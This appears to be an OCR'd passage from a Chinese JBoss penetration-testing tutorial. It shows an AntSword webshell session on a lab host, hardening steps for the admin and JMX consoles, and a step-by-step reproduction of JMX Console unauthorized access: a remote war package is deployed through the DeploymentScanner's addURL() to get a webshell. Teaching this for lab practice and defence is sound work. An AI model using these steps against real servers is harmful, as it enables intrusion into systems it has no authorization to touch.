
蚁剑成功连接


http://192.168.10.154:8080/shell/shell.jsp
URL: http://192.168.10.154:8080/shell/shell.jsp
已连接
基本信息 命令执行 虚拟终端 文件管理 内网穿透 反弹shell 数据库管理 自定义代码 平行空间 扩展功能 备忘录 更新信息
可执行文件路径: cmd.exe
停止
Microsoft Windows [版本 6.1.7601]
版权所有 (c) 2009 Microsoft Corporation。保留所有权利。
C:\jboss-6.1.0.Final\bin>ipconfig
ipconfig
Windows IP 配置
以太网适配器 本地连接:
连接特定的 DNS 后缀 . . . . . :
本地链接 IPv6 地址. . . . . : fe80::5902:34fb:3c44:b6c5%11
IPv4 地址 . . . . . : 192.168.10.154
子网掩码 . . . . . : 255.255.252.0
默认网关. . . . . : 192.168.11.254
隧道适配器 isatap.{CA45BC38-A222-41A4-BFBE-F895C6343E3E}:
媒体状态 . . . . . : 媒体已断开
连接特定的 DNS 后缀 . . . . . :
C:\jboss-6.1.0.Final\bin>

安全防护

修改密码，密码文件路径为

C:\jboss-6.1.0.Final\server\default\conf\props\jmx-console-users.properties



或者删除 Administration Console 页面

Jboss 版本 >=6.0,admin-console 页面路径为

```
C:\jboss-6.1.0.Final\common\deploy\admin-console.war
```

6.0 之前的版本，路径为

```
C:\jboss-4.2.3\server\default\deploy\management\console-mgr.sar\web-console.war
```

6.JMX Console 未授权访问漏洞

漏洞原理


访问控制不严导致的漏洞, 默认情况下访问 http://ip:8080/jmx-console 就可以访问管理控制台，不需要输入用户名和密码就可以直接浏览 JBoss 的部署管理的信息，部署上传木马，存在安全隐患。

影响版本

JBOSS 全版本

漏洞验证

点击主页的 JMX Console 进入页面



Welcome to JBoss™
JBoss JMX Management
192.168.10.213:8080
Kali Linux
Kali Training
Kali Tools
Kali Forums
Kali Docs
JBoss
JBoss Online Resources
JBoss AS Documentation
JBoss Wiki
JBoss JIRA
JBoss Forums
JBoss Management
Tomcat status (full) (XML)
JMX Console
JBoss Web Console
JBoss™ Appli

漏洞复现

Jboss4.x 的复现：


kali 开启远程服务，为了下面部署 war 包

进入 JXM Console 之后，找到 jboss.deployment



192.168.10.213:8080/jmx-console/
Kali Linux
Kali Training
Kali Tools
Kali Forums
Kali Docs
NetHunter
jboss.beans
name='jbossws.sar#jbossws.beans',service=JBossBeanDeployment
jboss.cache
service=InvalidationManager
jboss.console
sar=console-mgr.sar
jboss.deployer
service=BSHDeployer
jboss.deployment
flavor=URL,type=DeploymentScanner
jboss.ejb

- persistencePolicy=database,service=EJBTimerService
- retryPolicy=fixedDelay,service=EJBTimerService
- service=EJBDeployer
- service=EJBTimerService


点进去找到 void addURL(), 输入远程 war 包链接之后，点击 invoke




回到这个页面上方，点击 Apply Changes



192.168.10.213:8080/jmx-console/HtmlAdaptor?action=inspectMBean&name=jbos
Kali Linux
Kali Training
Kali Tools
Kali Forums
Kali Docs
NetHunter
Offensive Security
MSFU
Exploit-DB
GHDB
Back to Agent View
Refresh MBean View
MBean description:
Management Bean.
List of MBean attributes:
Name
Type
Access
Value
Description
Name
java.lang.String
R
URLDeploymentScanner
MBean Attribute.
URLList
java.util.List
RW
[file:/C:/jboss-4.2.3.GA/server/
MBean Attribute.
Filter
java.lang.String
RW
org.jboss.deployment.scanner.
MBean Attribute.
StateString
java.lang.String
R
Started
MBean Attribute.
StopTimeOut
long
RW
60000
MBean Attribute.
RecursiveSearch
boolean
RW
True
False
MBean Attribute.
State
int
R
3
MBean Attribute.
FilterInstance
org.jboss.net.protocol.URLLister$URLFilter
RW
org.jboss.deployment.scanner.
MBean Attribute.
URLComparator
java.lang.String
RW
org.jboss.deployment.Deploym
MBean Attribute.
Deployer
javax.management.ObjectName
RW
jboss.system:service=MainDep
View MBean
MBean Attribute.
ScanEnabled
boolean
RW
True
False
MBean Attribute.
ScanPeriod
long
W
MBean Attribute.
URLs
java.lang.String
W
MBean Attribute.
Apply Changes

返回到 JMX Console 页面，等待一会，刷新后可以看见部署成功




蚁剑成功连接





